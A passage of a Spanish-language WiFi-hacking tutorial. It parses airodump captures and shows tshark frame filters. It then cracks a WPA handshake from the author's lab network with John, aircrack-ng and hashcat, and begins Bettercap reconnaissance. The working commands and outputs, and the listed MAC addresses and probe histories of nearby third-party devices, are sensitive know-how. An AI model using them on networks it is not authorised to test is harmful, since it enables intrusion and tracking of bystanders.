                echo -e "\t\033[0;33mEs probable que se trate de un dispositivo móvil\e[0m"
            fi
            if [ "$warning" ]; then
                echo -e "\t\033[0;31;5;7mEl dispositivo soporta el modo monitor\e[0m"
```

```
            fi
        else
            echo -e "\tVendor: \e[3mInformación no encontrada en la base de datos\e[0m"
        fi

        probed=`echo $line2 | cut -d ',' -f 7`

        if [ "`echo $probed | grep -E [A-Za-z0-9_\\-]+`" ]; then
            echo -e "\tRedes a las que el dispositivo ha estado asociado: $probed"
        fi

    done < <(grep -E '(not associated)' $FILE)
else
    echo -e "\n[!] Archivo oui.txt no encontrado, descárgalo desde aquí: http://standards-oui.ieee.org/oui/oui.txt\n"
fi
```

Aprovechando el fichero '.csv' generado automáticamente tras correr **airodump** sobre la red objetivo, podemos hacer uso de este parseador para representar toda la información de los datos capturados.

Correr el script es bastante sencillo:

```
┌─[✗]─[root@parrot]─[/home/s4vitar/Desktop]
└──╼ #./file.sh

Especifica el fichero .csv a analizar

Uso:
    ./parser.sh Captura-01.csv

┌─[root@parrot]─[/home/s4vitar/Desktop]
└──╼ #./file.sh captura-01.csv

[!] Archivo oui.txt no encontrado, descárgalo desde aquí: http://standards-oui.ieee.org/oui/oui.txt
```

Como vemos, la primera vez que lo corremos, en caso de no contar con el fichero 'oui.txt', se genera un pequeño aviso para avisar de que necesitamos descargarlo para correr el script, pues en caso contrario los datos no serán bien representados.

Por tanto:

- wget http://standards-oui.ieee.org/oui/oui.txt

Una vez hecho, ya podemos ejecutar el script, obteniendo los siguientes resultados:

```
┌─[root@parrot]─[/home/s4vitar/Desktop]
└──╼ #./file.sh captura-01.csv

Número total de puntos de acceso: 43
Número total de estaciones: 5
Número total de estaciones no asociadas: 5

Puntos de acceso disponibles:

 Invitados
    Dirección MAC: 4C:96:14:2C:42:82
    Vendor: Juniper Networks
 MiFibra-CECC
    Dirección MAC: 44:FE:3B:FE:CE:CE
    Vendor: Arcadyan Corporation
 WIFI_EXT
    Dirección MAC: 4C:96:14:2C:42:86
    Vendor: Juniper Networks
 MOVISTAR_A908
    Dirección MAC: FC:B4:E6:99:A9:09
    Vendor: ASKEY COMPUTER CORP
 No es posible obtener el nombre de la red (ESSID)
    Dirección MAC: 00:9A:CD:E7:C0:24
    Vendor: HUAWEI TECHNOLOGIES CO.,LTD
 MiFibra-91BD
    Dirección MAC: 70:4F:57:9F:9A:8B
    Vendor: TP-LINK TECHNOLOGIES CO.,LTD.
 Interno
    Dirección MAC: 4C:96:14:2C:42:80
    Vendor: Juniper Networks
 MOVISTAR_171B
    Dirección MAC: 78:29:ED:9D:17:1C
    Vendor: ASKEY COMPUTER CORP
 JAZZTEL_1301.
    Dirección MAC: 00:B6:B7:36:06:0C
    Vendor: Información no encontrada en la base de datos
 WIFI_EXT2
    Dirección MAC: 44:48:C1:F1:97:03
    Vendor: Hewlett Packard Enterprise
 Interno
    Dirección MAC: 4C:96:14:2C:47:40
    Vendor: Juniper Networks
    Estaciones:
         4C:96:14:2C:47:40
            Vendor: Juniper Networks
            Redes a las que el dispositivo ha estado asociado: MAPFRE
 iMovil
    Dirección MAC: 4C:96:14:27:B9:84
    Vendor: Juniper Networks
 MOVISTAR_9E71
    Dirección MAC: 94:91:7F:0E:9E:72
    Vendor: ASKEY COMPUTER CORP
 MiFibra-7BB4
    Dirección MAC: 94:6A:B0:60:7B:B6
    Vendor: Arcadyan Corporation
 MOVISTAR_D8C1
    Dirección MAC: 1C:B0:44:50:D8:C2
    Vendor: ASKEY COMPUTER CORP
 MiFibra-226A
    Dirección MAC: 94:6A:B0:9B:22:6C
    Vendor: Arcadyan Corporation
 MOVISTAR_4DE8
    Dirección MAC: 78:29:ED:22:4D:E9
    Vendor: ASKEY COMPUTER CORP
 Interno
    Dirección MAC: 4C:96:14:27:B9:80
```

```
    Vendor: Juniper Networks
 WIFI_EXT
    Dirección MAC: 4C:96:14:27:B9:86
    Vendor: Juniper Networks
 Invitados
    Dirección MAC: A8:D0:E5:C1:C9:42
    Vendor: Juniper Networks
 iMovil
    Dirección MAC: A8:D0:E5:C1:C9:44
    Vendor: Juniper Networks
 Invitados
    Dirección MAC: 4C:96:14:27:B9:82
    Vendor: Juniper Networks
 WIFI_EXT
    Dirección MAC: 4C:96:14:2C:47:46
    Vendor: Juniper Networks
 Interno
    Dirección MAC: A8:D0:E5:C1:C9:40
    Vendor: Juniper Networks
 vodafone18AC
    Dirección MAC: 24:DF:6A:10:18:B4
    Vendor: HUAWEI TECHNOLOGIES CO.,LTD
 MOVISTAR_3126
    Dirección MAC: CC:D4:A1:0C:31:28
    Vendor: MitraStar Technology Corp.
 WIFI_EXT
    Dirección MAC: A8:D0:E5:C1:C9:46
    Vendor: Juniper Networks
 Orange-A238
    Dirección MAC: 50:7E:5D:2F:A2:3A
    Vendor: Arcadyan Technology Corporation
 MOVISTAR_1083
    Dirección MAC: F8:8E:85:43:10:84
    Vendor: Comtrend Corporation
 MIWIFI_2G_2Xhs
    Dirección MAC: E4:CA:12:96:21:FE
    Vendor: zte corporation
 Interno2
    Dirección MAC: 44:48:C1:F1:96:A0
    Vendor: Hewlett Packard Enterprise
 WLAN_4A4C
    Dirección MAC: 00:1A:2B:AC:0B:CF
    Vendor: Ayecom Technology Co., Ltd.
 iMovil2
    Dirección MAC: 44:48:C1:F1:96:A4
    Vendor: Hewlett Packard Enterprise
 MOVISTAR_2F95
    Dirección MAC: E8:D1:1B:21:2F:96
    Vendor: ASKEY COMPUTER CORP
 MOVISTAR_5A18
    Dirección MAC: A4:2B:B0:FB:90:D1
    Vendor: TP-LINK TECHNOLOGIES CO.,LTD.
 WIFI_EXT2
    Dirección MAC: 44:48:C1:F1:96:A3
    Vendor: Hewlett Packard Enterprise
 No es posible obtener el nombre de la red (ESSID)
    Dirección MAC: 44:48:C1:F1:96:A1
    Vendor: Hewlett Packard Enterprise
 VILLACRISIS
    Dirección MAC: 84:16:F9:5B:45:B8
    Vendor: TP-LINK TECHNOLOGIES CO.,LTD.
 No es posible obtener el nombre de la red (ESSID)
    Dirección MAC: 44:48:C1:F1:96:A2
    Vendor: Hewlett Packard Enterprise
 MOVISTAR_4C30
    Dirección MAC: E2:41:36:08:4C:30
    Vendor: Información no encontrada en la base de datos
 TP-LINK_79D4
    Dirección MAC: D4:6E:0E:F8:79:D4
    Vendor: TP-LINK TECHNOLOGIES CO.,LTD.
 MOVISTAR_1677
    Dirección MAC: 1C:B0:44:D4:16:78
    Vendor: ASKEY COMPUTER CORP
 No es posible obtener el nombre de la red (ESSID)
    Dirección MAC: 4C:1B:86:02:54:EA
    Vendor: Arcadyan Corporation

Estaciones no asociadas:

 34:12:F9:77:49:5E
    Vendor: HUAWEI TECHNOLOGIES CO.,LTD
    Es probable que se trate de un dispositivo móvil
    Redes a las que el dispositivo ha estado asociado: BUY&RECICLE
 00:24:2B:BC:4E:57
    Vendor: Hon Hai Precision Ind. Co.,Ltd.
    Redes a las que el dispositivo ha estado asociado: MAPFRE
 10:44:00:9C:76:66
    Vendor: HUAWEI TECHNOLOGIES CO.,LTD
    Es probable que se trate de un dispositivo móvil
 4C:96:14:2C:47:40
    Vendor: Juniper Networks
    Redes a las que el dispositivo ha estado asociado: MAPFRE
 AC:D1:B8:17:91:C0
    Vendor: Hon Hai Precision Ind. Co.,Ltd.
```

¡Qué belleza!, de bastante utilidad incluso para visualizar los paquetes **Probe Request**, contemplando las redes a las que el cliente ha estado conectado en el pasado, pudiendo así posteriormente efectuar un ataque de tipo **Evil Twin**, que veremos más adelante.

Análisis de paquetes de red con tshark

Hasta ahora hemos estado viendo diversos modos de filtro con **tshark** pero sin dedicar una sección específica para los modos de filtro. A continuación, vamos a ver distintos modos de filtrado, de utilidad para el análisis de paquetes y capturas:

- Paquetes Probe Request

```
┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #tshark -i wlan0mon -Y "wlan.fc.type_subtype==4" 2>/dev/null
  175 22.140053472 JuniperN_2c:47:40 → Broadcast    802.11 178 Probe Request, SN=2376, FN=0, Flags=........C, SSID=WLAN_C311
  185 26.153075819 Apple_ed:e2:63 → Broadcast    802.11 214 Probe Request, SN=1959, FN=0, Flags=........C, SSID=Wlan1
  186 26.234864238 Apple_ed:e2:63 → Broadcast    802.11 214 Probe Request, SN=1963, FN=0, Flags=........C, SSID=Wlan1
  187 26.245021241 Apple_ed:e2:63 → Broadcast    802.11 214 Probe Request, SN=1964, FN=0, Flags=........C, SSID=Wlan1
  188 26.257907684 Apple_ed:e2:63 → Broadcast    802.11 214 Probe Request, SN=1965, FN=0, Flags=........C, SSID=Wlan1
  189 26.268055504 Apple_ed:e2:63 → Broadcast    802.11 214 Probe Request, SN=1966, FN=0, Flags=........C, SSID=Wlan1
```

- Paquetes Probe Response

```
┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #tshark -r Captura-01.cap -Y "wlan.fc.type_subtype==5" 2>/dev/null
    2   1.617473 XiaomiCo_b1:c5:53 → 32:7d:a9:4f:21:99 802.11 229 Probe Response, SN=1872, FN=0, Flags=........, BI=100, SSID=hacklab
    5   1.628735 XiaomiCo_b1:c5:53 → 32:7d:a9:4f:21:99 802.11 229 Probe Response, SN=1874, FN=0, Flags=........, BI=100, SSID=hacklab
   10   3.698368 XiaomiCo_b1:c5:53 → IntelCor_46:d1:38 802.11 210 Probe Response, SN=2340, FN=0, Flags=........, BI=100, SSID=hacklab
   12   3.701951 XiaomiCo_b1:c5:53 → IntelCor_46:d1:38 802.11 210 Probe Response, SN=2341, FN=0, Flags=........, BI=100, SSID=hacklab
   14   3.756735 XiaomiCo_b1:c5:53 → IntelCor_46:d1:38 802.11 210 Probe Response, SN=2342, FN=0, Flags=........, BI=100, SSID=hacklab
   16   3.759295 XiaomiCo_b1:c5:53 → IntelCor_46:d1:38 802.11 210 Probe Response, SN=2343, FN=0, Flags=........, BI=100, SSID=hacklab
```

- Paquetes Association Request

```
┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #tshark -r Captura-01.cap -Y "wlan.fc.type_subtype==0" 2>/dev/null
   22   5.041479 IntelCor_46:d1:38 → XiaomiCo_b1:c5:53 802.11 122 Association Request, SN=227, FN=0, Flags=........, SSID=hacklab
```

- Paquetes Association Response

```
┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #tshark -r Captura-01.cap -Y "wlan.fc.type_subtype==1" 2>/dev/null
   24   5.049663 XiaomiCo_b1:c5:53 → IntelCor_46:d1:38 802.11 127 Association Response, SN=2346, FN=0, Flags=........
```

- Paquetes Beacon

```
┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #tshark -r Captura-01.cap -Y "wlan.fc.type_subtype==8" 2>/dev/null
    1   0.000000 XiaomiCo_b1:c5:53 → Broadcast    802.11 239 Beacon frame, SN=1855, FN=0, Flags=........, BI=100, SSID=hacklab
```

- Paquete Authentication

```
┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #tshark -r Captura-01.cap -Y "wlan.fc.type_subtype==11" 2>/dev/null
   18   5.033280 IntelCor_46:d1:38 → XiaomiCo_b1:c5:53 802.11 30 Authentication, SN=226, FN=0, Flags=........
   20   5.035840 XiaomiCo_b1:c5:53 → IntelCor_46:d1:38 802.11 30 Authentication, SN=2344, FN=0, Flags=........
```

- Paquetes Deauthentication

```
┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #tshark -i wlan0mon -Y "wlan.fc.type_subtype==12" 2>/dev/null
  200 39.994017471 AskeyCom_d4:16:78 → Broadcast    802.11 38 Deauthentication, SN=0, FN=0, Flags=........
  201 39.994777432 AskeyCom_d4:16:78 → Broadcast    802.11 39 Deauthentication, SN=0, FN=0, Flags=........
  202 39.996199413    Broadcast → AskeyCom_d4:16:78 802.11 38 Deauthentication, SN=1, FN=0, Flags=........
  203 39.996798243    Broadcast → AskeyCom_d4:16:78 802.11 39 Deauthentication, SN=1, FN=0, Flags=........
  205 39.999554640 AskeyCom_d4:16:78 → Broadcast    802.11 38 Deauthentication, SN=2, FN=0, Flags=........
  206 40.000174666 AskeyCom_d4:16:78 → Broadcast    802.11 39 Deauthentication, SN=2, FN=0, Flags=........
```

- Paquetes Dissasociation

```
tshark -i wlan0mon -Y "wlan.fc.type_subtype==10" 2>/dev/null # Para este caso no pude pillar ninguno jeje
```

- Paquetes Clear To Send (CTS)

```
┌─[✗]─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #tshark -i wlan0mon -Y "wlan.fc.type_subtype==28" 2>/dev/null
  183 11.333769733              → XiaomiCo_b1:c5:53 (20:34:fb:b1:c5:53) (RA) 802.11 70 Clear-to-send, Flags=........C
  186 11.334796342              → XiaomiCo_b1:c5:53 (20:34:fb:b1:c5:53) (RA) 802.11 70 Clear-to-send, Flags=........C
  189 11.336432358              → XiaomiCo_b1:c5:53 (20:34:fb:b1:c5:53) (RA) 802.11 70 Clear-to-send, Flags=........C
  192 11.339134653              → XiaomiCo_b1:c5:53 (20:34:fb:b1:c5:53) (RA) 802.11 70 Clear-to-send, Flags=........C
  196 11.352502740              → XiaomiCo_b1:c5:53 (20:34:fb:b1:c5:53) (RA) 802.11 70 Clear-to-send, Flags=........C
  199 11.357122880              → XiaomiCo_b1:c5:53 (20:34:fb:b1:c5:53) (RA) 802.11 70 Clear-to-send, Flags=........C
  204 11.362841524              → XiaomiCo_b1:c5:53 (20:34:fb:b1:c5:53) (RA) 802.11 70 Clear-to-send, Flags=........C
  222 11.418923972              → AskeyCom_d4:16:78 (1c:b0:44:d4:16:78) (RA) 802.11 70 Clear-to-send, Flags=........C
  224 11.419977797              → AskeyCom_d4:16:78 (1c:b0:44:d4:16:78) (RA) 802.11 70 Clear-to-send, Flags=........C
  226 11.427114234              → AskeyCom_d4:16:78 (1c:b0:44:d4:16:78) (RA) 802.11 70 Clear-to-send, Flags=........C
  230 11.427645439              → AskeyCom_d4:16:78 (1c:b0:44:d4:16:78) (RA) 802.11 70 Clear-to-send, Flags=........C
  235 11.430118052              → XiaomiCo_b1:c5:53 (20:34:fb:b1:c5:53) (RA) 802.11 70 Clear-to-send, Flags=........C
  240 11.434558344              → XiaomiCo_b1:c5:53 (20:34:fb:b1:c5:53) (RA) 802.11 70 Clear-to-send, Flags=........C
  243 11.435567660              → XiaomiCo_b1:c5:53 (20:34:fb:b1:c5:53) (RA) 802.11 70 Clear-to-send, Flags=........C
  246 11.441881524              → XiaomiCo_b1:c5:53 (20:34:fb:b1:c5:53) (RA) 802.11 70 Clear-to-send, Flags=........C
```

- Paquetes ACK

```
┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #tshark -i wlan0mon -Y "wlan.fc.type_subtype==29" 2>/dev/null
   44 2.532918866             → XiaomiCo_d0:51:c5 (a4:50:46:d0:51:c5) (RA) 802.11 70 Acknowledgement, Flags=........C
  213 4.870822127             → 72:4f:56:d5:f4:21 (72:4f:56:d5:f4:21) (RA) 802.11 70 Acknowledgement, Flags=........C
  214 4.872287210             → 72:4f:56:27:f7:f5 (72:4f:56:27:f7:f5) (RA) 802.11 70 Acknowledgement, Flags=........C
  215 4.873060680             → 72:4f:56:d5:f4:21 (72:4f:56:d5:f4:21) (RA) 802.11 70 Acknowledgement, Flags=........C
  231 5.792287268             → Pegatron_5b:42:f6 (38:60:77:5b:42:f6) (RA) 802.11 70 Acknowledgement, Flags=........C
  252 6.105136504             → Apple_24:f9:60 (70:14:a6:24:f9:60) (RA) 802.11 70 Acknowledgement, Flags=........C
  254 6.109740279             → HewlettP_f1:96:a3 (44:48:c1:f1:96:a3) (RA) 802.11 70 Acknowledgement, Flags=........C
  268 6.137270470             → Apple_24:f9:60 (70:14:a6:24:f9:60) (RA) 802.11 70 Acknowledgement, Flags=........C
  279 6.161518783             → Apple_24:f9:60 (70:14:a6:24:f9:60) (RA) 802.11 70 Acknowledgement, Flags=........C
  281 6.165512928             → Apple_24:f9:60 (70:14:a6:24:f9:60) (RA) 802.11 70 Acknowledgement, Flags=........C
```

Extracción del Hash en el Handshake

Aunque no es necesario, por si queremos saber con qué estamos trabajando, es posible extraer el Hash correspondiente a la captura donde se encuentra nuestro Handshake.

Qué mejor que ver nuestro Handshake representado en formato Hash, tanto que hemos hablado de él como para no prestarle un poco más de atención. Actualmente, **aircrack-ng** cuenta con el parámetro '**-J**', de utilidad para generar un archivo de '**.hccap**'.

¿Por qué queremos generar un archivo **HCCAP**?, porque luego a través de la herramienta **hccap2john** podemos transformar ese archivo a un hash, igual que como haríamos como **ssh2john** u otra utilidad semejante.

Por tanto, aquí una demostración:

```
┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #ls
Captura-01.cap
┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #aircrack-ng -J miCaptura Captura-01.cap
Opening Captura-01.cape wait...
Read 5110 packets.

   #  BSSID              ESSID                     Encryption

   1  20:34:FB:B1:C5:53  hacklab                   WPA (1 handshake)

Choosing first network as target.

Opening Captura-01.cape wait...
Read 5110 packets.

1 potential targets



Building Hashcat file...

[*] ESSID (length: 7): hacklab
[*] Key version: 2
[*] BSSID: 20:34:FB:B1:C5:53
[*] STA: 34:41:5D:46:D1:38
[*] anonce:
    FE AD BB C5 CA AC 3C 41 52 56 B1 44 5D 61 29 2A
    72 E1 7D 73 6A 5E 16 A5 15 88 E4 9E 58 42 EC 78
[*] snonce:
    47 5D 5A 50 E4 2D 1D 18 F8 67 5B 0A B6 B1 FF 1F
    6A 85 82 EC 66 3E 92 2A F0 CC B2 05 F3 8B DE E0
[*] Key MIC:
    0C 0E B7 91 69 C1 FE FD E5 D9 08 42 2E E4 A5 3C
[*] eapol:
    01 03 00 75 02 01 0A 00 00 00 00 00 00 00 00 00
    01 47 5D 5A 50 E4 2D 1D 18 F8 67 5B 0A B6 B1 FF
    1F 6A 85 82 EC 66 3E 92 2A F0 CC B2 05 F3 8B DE
    E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
    00 00 16 30 14 01 00 00 0F AC 04 01 00 00 0F AC
    04 01 00 00 0F AC 02 00 00

Successfully written to miCaptura.hccap

┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #ls
Captura-01.cap  miCaptura.hccap
```

Una vez hecho, hacemos uso de **hccap2john** para visualizar el hash:

```
┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #hccap2john miCaptura.hccap > miHash
┌─[✗]─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #cat !$
cat miHash
hacklab:$WPAPSK$hacklab#61HvgQJHB23RFh2sFppOICEh5FXsNpg8hf5z5qe3UilaDd6ewAmm/TC9ri1yfPj3mekwEJ7KgIFRMGYeQi3xQqdS3eIJWCGSK29gS.21.5I0.Ec...../FppOICEh5FXsNpg8hf5z5qe3UilaDd6ewAmm/TC9ri.....
```

Y eso tan bonito que vemos, es el Hash correspondiente a la contraseña de la red WiFi, la cual podríamos sencillamente crackear llegados hasta este punto haciendo uso de la herramienta **John** junto a un diccionario.

Fuerza bruta con John

Ya habiendo llegado hasta aquí, procedemos con los ataques de fuerza bruta. Aprovechando el punto anteriormente visto, ya que contamos con un Hash... resulta sencillo crackear la contraseña de la red WiFi haciendo uso de un diccionario a través de la herramienta **John**, de la siguiente forma:

```
┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #john --wordlist=/usr/share/wordlists/rockyou.txt miHash --format=wpapsk
Using default input encoding: UTF-8
Loaded 1 password hash (wpapsk, WPA/WPA2/PMF/PMKID PSK [PBKDF2-SHA1 256/256 AVX2 8x])
No password hashes left to crack (see FAQ)
┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #john --show --format=wpapsk miHash
hacklab:vampress1:34-41-5d-46-d1-38:20-34-fb-b1-c5-53:2034fbb1c553::WPA2:miCaptura.hccap

1 password hash cracked, 0 left
┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #echo "Password: $(john --show --format=wpapsk miHash | cut -d ':' -f 2)"
Password: vampress1
```

Y ahí dispondríamos de la contraseña de la red inalámbrica, que en este caso es **vampress1**.

Fuerza bruta con Aircrack

Para crackear nuestro Handshake desde la propia suite de **aircrack**, tan sólo tendríamos que emplear esta sintaxis:

- aircrack-ng -w rutaDiccionario Captura-01.cap

Se iniciaría el proceso de fuerza bruta y una vez obtenida se detendría la fase de cracking, mostrando la contraseña siempre y cuando esta se encuentre en el diccionario especificado:

```
                          Aircrack-ng 1.5.2

      [00:00:43] 487370/9822769 keys tested (7440.27 k/s)

      Time left: 20 minutes, 54 seconds                          4.96%

                         KEY FOUND! [ vampress1 ]


      Master Key     : 9C E8 4E 94 F4 08 12 AC 1F 06 C9 5F CF C8 DE D5
                       EC 70 5C 4B 73 FE 52 7B 02 29 9F 9A 88 E2 B3 74

      Transient Key  : C6 21 8D E8 62 DD B2 A7 48 65 52 AA E0 C0 8E 85
                       1B 63 D0 1D 9C C0 47 12 DA BF E1 63 12 01 8C 75
                       D3 EF AE C5 E4 62 B7 C7 6E DE D1 05 9D 67 81 BF
                       E7 94 71 D0 8D FE 92 17 61 AC 44 BA 48 E6 F7 B3

      EAPOL HMAC     : 1A EB 42 13 85 E4 A1 FC 99 AF AA 97 4D AA EE 25
```

La velocidad de cómputo siempre va a depender de nuestra CPU, pero veremos un par de técnicas más adelante para aumentar nuestra velocidad de cómputo, superando las 10 millones de contraseñas por segundo.

Fuerza bruta con Hashcat

Ya que **aircrack** no es capaz de tirar por GPU, en caso de que tengáis una GPU como en mi caso:

```
┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #nvidia-detect
Detected NVIDIA GPUs:
01:00.0 VGA compatible controller [0300]: NVIDIA Corporation GP107M [GeForce GTX 1050 Mobile] [10de:1c8d] (rev a1)
```

Lo mejor es tirar de **Hashcat** para estos casos. Para correr la herramienta, primero necesitamos saber cuál es el método numérico correspondiente a **WPA**:

```
┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #hashcat -h | grep -i wpa
   2500 | WPA-EAPOL-PBKDF2                                | Network Protocols
   2501 | WPA-EAPOL-PMK                                   | Network Protocols
  16800 | WPA-PMKID-PBKDF2                                | Network Protocols
  16801 | WPA-PMKID-PMK                                   | Network Protocols
```

Una vez identificado (**2500**), lo primero que necesitamos hacer es convertir nuestra captura '**.cap**' a un archivo de tipo '**.hccapx**', específico para la combinación de Hashcat. Para ello, corremos el parámetro '**j**' de aircrack (esta vez es minúscula):

```
┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #aircrack-ng -j hashcatCapture Captura-01.cap
Opening Captura-01.cape wait...
Read 5110 packets.

   #  BSSID              ESSID                     Encryption

   1  20:34:FB:B1:C5:53  hacklab                   WPA (1 handshake)

Choosing first network as target.

Opening Captura-01.cape wait...
Read 5110 packets.

1 potential targets



Building Hashcat (3.60+) file...

[*] ESSID (length: 7): hacklab
[*] Key version: 2
[*] BSSID: 20:34:FB:B1:C5:53
[*] STA: 34:41:5D:46:D1:38
[*] anonce:
    FE AD BB C5 CA AC 3C 41 52 56 B1 44 5D 61 29 2A
    72 E1 7D 73 6A 5E 16 A5 15 88 E4 9E 58 42 EC 78
[*] snonce:
    47 5D 5A 50 E4 2D 1D 18 F8 67 5B 0A B6 B1 FF 1F
    6A 85 82 EC 66 3E 92 2A F0 CC B2 05 F3 8B DE E0
[*] Key MIC:
    0C 0E B7 91 69 C1 FE FD E5 D9 08 42 2E E4 A5 3C
[*] eapol:
    01 03 00 75 02 01 0A 00 00 00 00 00 00 00 00 00
    01 47 5D 5A 50 E4 2D 1D 18 F8 67 5B 0A B6 B1 FF
    1F 6A 85 82 EC 66 3E 92 2A F0 CC B2 05 F3 8B DE
    E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
    00 00 16 30 14 01 00 00 0F AC 04 01 00 00 0F AC
    04 01 00 00 0F AC 02 00 00

Successfully written to hashcatCapture.hccapx

┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #ls
Captura-01.cap  hashcatCapture.hccapx
```

Ya en posesión de esta captura, iniciamos la fase de cracking haciendo uso de la siguiente sintaxis:

- hashcat -m 2500 -d 1 rockyou.txt --force -w 3

Obteniendo los siguientes resultados en un tiempo récord:

```
┌─[✗]─[root@parrot]─[/usr/share/wordlists]
└──╼ #hashcat -m 2500 -d 1 hashcatCapture.hccapx rockyou.txt
hashcat (v5.1.0) starting...

OpenCL Platform #1: NVIDIA Corporation
======================================
* Device #1: GeForce GTX 1050, 1010/4040 MB allocatable, 5MCU

OpenCL Platform #2: The pocl project
====================================
* Device #2: pthread-Intel(R) Core(TM) i7-7700HQ CPU @ 2.80GHz, skipped.

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers:
* Zero-Byte
* Single-Hash
* Single-Salt
* Slow-Hash-SIMD-LOOP

Minimum password length supported by kernel: 8
Maximum password length supported by kernel: 63

Watchdog: Temperature abort trigger set to 90c

* Device #1: build_opts '-cl-std=CL1.2 -I OpenCL -I /usr/share/hashcat/OpenCL -D LOCAL_MEM_TYPE=1 -D VENDOR_ID=32 -D CUDA_ARCH=601 -D AMD_ROCM=0 -D VECT_SIZE=1 -D DEVICE_TYPE=4 -D DGST_R0=0 -D DGST_R1=1 -D DGST_R2=
Dictionary cache hit:
* Filename..: rockyou.txt
* Passwords.: 14344386
* Bytes.....: 139921517
* Keyspace..: 14344386

ebe21289a38f16ee01a35c240c356e5f:2034fbb1c553:34415d46d138:hacklab:vampress1

Session..........: hashcat
Status...........: Cracked
Hash.Type........: WPA-EAPOL-PBKDF2
Hash.Target......: hacklab (AP:20:34:fb:b1:c5:53 STA:34:41:5d:46:d1:38)
Time.Started.....: Sun Aug 11 19:12:43 2019 (4 secs)
Time.Estimated...: Sun Aug 11 19:12:47 2019 (0 secs)
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    79177 H/s (7.18ms) @ Accel:128 Loops:64 Thr:64 Vec:1
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 807901/14344386 (5.63%)
Rejected.........: 439261/807901 (54.37%)
Restore.Point....: 728207/14344386 (5.08%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: 22lehvez33 -> rodnesha
Hardware.Mon.#1..: Temp: 63c Util: 92% Core:1670MHz Mem:3504MHz Bus:8
```

Recuerda hacer uso del parámetro **-d** para especificar el dispositivo a usar. Si queremos listar la contraseña una vez crackeada (aunque también la vemos en el output listado anteriormente), podemos hacer lo siguiente:

```
┌─[root@parrot]─[/usr/share/wordlists]
└──╼ #hashcat --show -m 2500 hashcatCapture.hccapx
ebe21289a38f16ee01a35c240c356e5f:2034fbb1c553:34415d46d138:hacklab:vampress1
```

En este caso, para los curiosos, haciendo uso de una **GeForce GTX 1050** estaríamos yendo a 79.177 Hashes por segundo, lo cual hace que en cuestión de segundos nos podamos recorrer todo el rockyou entero.

Proceso de ataque con Bettercap

Todo el proceso llevado a cabo hasta ahora, puede ser realizado desde **Bettercap**. Sí que es cierto que aunque para el caso visto prefiero tirar del método convencional, en ocasiones uso **Bettercap** para los ataques de PKMID que explicaré más adelante, para redes WPA/WPA2 sin clientes.

Lo primero de todo para llevar a cabo el procedimiento, es poner nuestra tarjeta de red en modo monitor tal y como se detalló en los puntos anteriormente vistos. Posteriormente, desde **Bettercap**, podemos hacer lo siguiente:

```
┌─[root@parrot]─[/opt/bettercap]
└──╼ #./bettercap -iface wlan0mon
bettercap v2.24.1 (built for linux amd64 with go1.10.4) [type 'help' for a list of commands]

 wlan0mon  » wifi.recon on
[21:07:22] [sys.log] [inf] wifi using interface wlan0mon (e4:70:b8:d3:93:5c)
[21:07:22] [sys.log] [inf] wifi started (min rssi: -200 dBm)
[21:07:22] [sys.log] [inf] wifi channel hopper started.
 wlan0mon  » [21:07:22] [wifi.ap.new] wifi access point MOVISTAR_49BA (-92 dBm) detected as 84:aa:9c:f1:49:bc (MitraStar Technology Corp.).
 wlan0mon  » [21:07:22] [wifi.ap.new] wifi access point MOVISTAR_2F95 (-93 dBm) detected as e8:d1:1b:21:2f:96 (Askey Computer Corp).
 wlan0mon  » [21:07:22] [wifi.ap.new] wifi access point LowiF7D3 (-84 dBm) detected as 10:62:d0:f6:f7:d8 (Technicolor CH USA Inc.).
 wlan0mon  » [21:07:22] [wifi.ap.new] wifi access point MOVISTAR_A908 (-90 dBm) detected as fc:b4:e6:99:a9:09 (Askey Computer Corp).
 wlan0mon  » [21:07:22] [wifi.ap.new] wifi access point devolo-30d32d583e03 (-96 dBm) detected as 30:d3:2d:58:3e:03 (devolo AG).
 wlan0mon  » [21:07:24] [wifi.ap.new] wifi access point MOVISTAR_1677 (-54 dBm) detected as 1c:b0:44:d4:16:78 (Askey Computer Corp).
 wlan0mon  » [21:07:24] [wifi.ap.new] wifi access point MIWIFI_psGP (-94 dBm) detected as 50:78:b3:ee:bb:ac.
 wlan0mon  » [21:07:25] [wifi.ap.new] wifi access point Wlan1 (-81 dBm) detected as f8:8e:85:df:3e:13 (Comtrend Corporation).
 wlan0mon  » [21:07:27] [wifi.ap.new] wifi access point linksys (-73 dBm) detected as 00:12:17:70:d5:2c (Cisco-Linksys, LLC).
